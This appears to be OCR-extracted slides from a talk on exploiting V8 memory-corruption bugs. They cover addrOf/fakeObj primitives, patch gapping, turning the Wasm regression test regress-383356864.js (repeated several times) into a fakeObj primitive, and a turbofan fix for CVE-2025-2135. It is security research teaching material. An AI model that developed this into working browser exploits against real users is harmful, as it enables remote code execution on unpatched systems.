
1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291



1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291



1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
let external_func0 = builder.addImport('js', 'external_func', $sig2);
let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
let read2 = builder.addFunction(undefined, $sig4).exportAs('read');

doit1.addLocals(kWasmAnyRef, 4)
  .addBody([
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
    kGCPrefix, kExprRefCast, $struct1,
    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
      "external_func": (ref) => {
        call_count += 1;
        if (call_count == 4) {
          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
let external_func0 = builder.addImport('js', 'external_func', $sig2);
let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
let read2 = builder.addFunction(undefined, $sig4).exportAs('read');

doit1.addLocals(kWasmAnyRef, 4)
  .addBody([
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
    kGCPrefix, kExprRefCast, $struct1,
    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
      "external_func": (ref) => {
        call_count += 1;
        if (call_count == 4) {
          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
let external_func0 = builder.addImport('js', 'external_func', $sig2);
let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
let read2 = builder.addFunction(undefined, $sig4).exportAs('read');

doit1.addLocals(kWasmAnyRef, 4)
  .addBody([
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
    kGCPrefix, kExprRefCast, $struct1,
    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
      "external_func": (ref) => {
        call_count += 1;
        if (call_count == 4) {
          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
let external_func0 = builder.addImport('js', 'external_func', $sig2);
let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
let read2 = builder.addFunction(undefined, $sig4).exportAs('read');

doit1.addLocals(kWasmAnyRef, 4)
  .addBody([
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
    kGCPrefix, kExprRefCast, $struct1,
    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
      "external_func": (ref) => {
        call_count += 1;
        if (call_count == 4) {
          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
let external_func0 = builder.addImport('js', 'external_func', $sig2);
let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
let read2 = builder.addFunction(undefined, $sig4).exportAs('read');

doit1.addLocals(kWasmAnyRef, 4)
  .addBody([
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
    kGCPrefix, kExprRefCast, $struct1,
    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
      "external_func": (ref) => {
        call_count += 1;
        if (call_count == 4) {
          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
```

fakeObj() = int → object

addrOf() = object → int

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
1  // Copyright 2025 the V8 project authors. All rights reserved.
2  // Use of this source code is governed by a BSD-style license that can be
3  // found in the LICENSE file.
4
5  // Flags: --allow-natives-syntax --no-wasm-loop-unrolling
6
7  d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
8
9  const builder = new WasmModuleBuilder();
10 let $struct0 =
11   builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
12 let $struct1 =
13   builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
14 let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
15 let $sig3 = builder.addType(kSig_v_i);
16 let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
17 let external_func0 = builder.addImport('js', 'external_func', $sig2);
18 let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
19 let read2 = builder.addFunction(undefined, $sig4).exportAs('read');
20
21 doit1.addLocals(kWasmAnyRef, 4)
22   .addBody([
23     kGCPrefix, kExprStructNewDefault, $struct0,
24     kExprLocalSet, 1,
25     kGCPrefix, kExprStructNewDefault, $struct0,
26     kExprLocalSet, 2,
27     kGCPrefix, kExprStructNewDefault, $struct0,
28     kExprLocalSet, 3,
29     kGCPrefix, kExprStructNewDefault, $struct1,
30     kExprLocalSet, 4,
31     kExprLoop, kWasmVoid,
32       kExprLocalGet, 1,
33       kGCPrefix, kExprRefCast, $struct0,
34       kExprLocalGet, 0,
35       kGCPrefix, kExprStructSet, $struct0, 0,
36       kExprLocalGet, 1,
37       kExprCallFunction, external_func0,
38       kExprLocalGet, 2,
39       kExprLocalSet, 1,
40       kExprLocalGet, 3,
41       kExprLocalSet, 2,
42       kExprLocalGet, 4,
43       kExprLocalSet, 3,
44       kExprBr, 0,
45     kExprEnd,
46     kExprUnreachable,
47   ]);
48
49 read2.addBody([
50     kExprLocalGet, 0,
51     kGCPrefix, kExprRefCast, $struct1,
52     kGCPrefix, kExprStructGet, $struct1, 0,
53   ]);
54
55 let call_count = 0;
56 let wasm_inst = builder.instantiate({
57   "js": {
58       "external_func": (ref) => {
59         call_count += 1;
60         if (call_count == 4) {
61           fakeobj = wasm_inst.exports['read'](ref);
62           throw 'unreachable';
63         }
64       }
65   }
66 });
67
68 let doit = wasm_inst.exports['doit'];
69 %WasmTierUpFunction(doit);
70 assertTraps(kTrapIllegalCast, () => doit(0));
```

fakeObj() = int → object

addrOf() = object → int

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: regress = quick win?

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: regress = quick win?

CVE-2025-2135

Merged 6321930 [turbofan] Fix TransitionElementsKindOrCheckMap

Change Info | Show All | Sign in

Submitted Mar 04
Owner Marja Hölttä
Uploader V8 LUCI CQ
Reviewers Darius Mercad... +1 V8 LUCI CQ
CC dmercadier+w... v8-reviews@g...
Repo | Branch v8/v8 | main
Hashtags turbofan

Submit Requirements
Code-Review +1
Code-Owners Approved

Trigger Votes
Commit-Queue +2

```
[turbofan] Fix TransitionElementsKindOrCheckMap

Take into account that TransitionElementsKindOrCheckMap might change the
map of an aliasing object.

h/t dmercadier@ for figuring out the fix.

Bug: 400052777
Change-Id: I07ac56058591619736dcc2d8f7355a7a34ecbbc7
Fixed: 400052777
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/6321930
Reviewed-by: Darius Mercadier <dmercadier@chromium.org>
Commit-Queue: Marja Hölttä <marja@chromium.org>
Cr-Commit-Position: refs/heads/main@{#99049}
```

Comments 2 resolved
Checks 35

Files | Comments | Checks


Base → Patchset 4 | 8b490a9

File
Commit message
M src/compiler/node-properties.cc
A test/mjsunit/compiler/regress-400052777.js

Stable Channel Update for Desktop
Monday, March 10, 2025


1. V8 memory corruption

Arbitrary read/write: crafting fake objects



1. V8 memory corruption

Arbitrary read/write: crafting fake objects



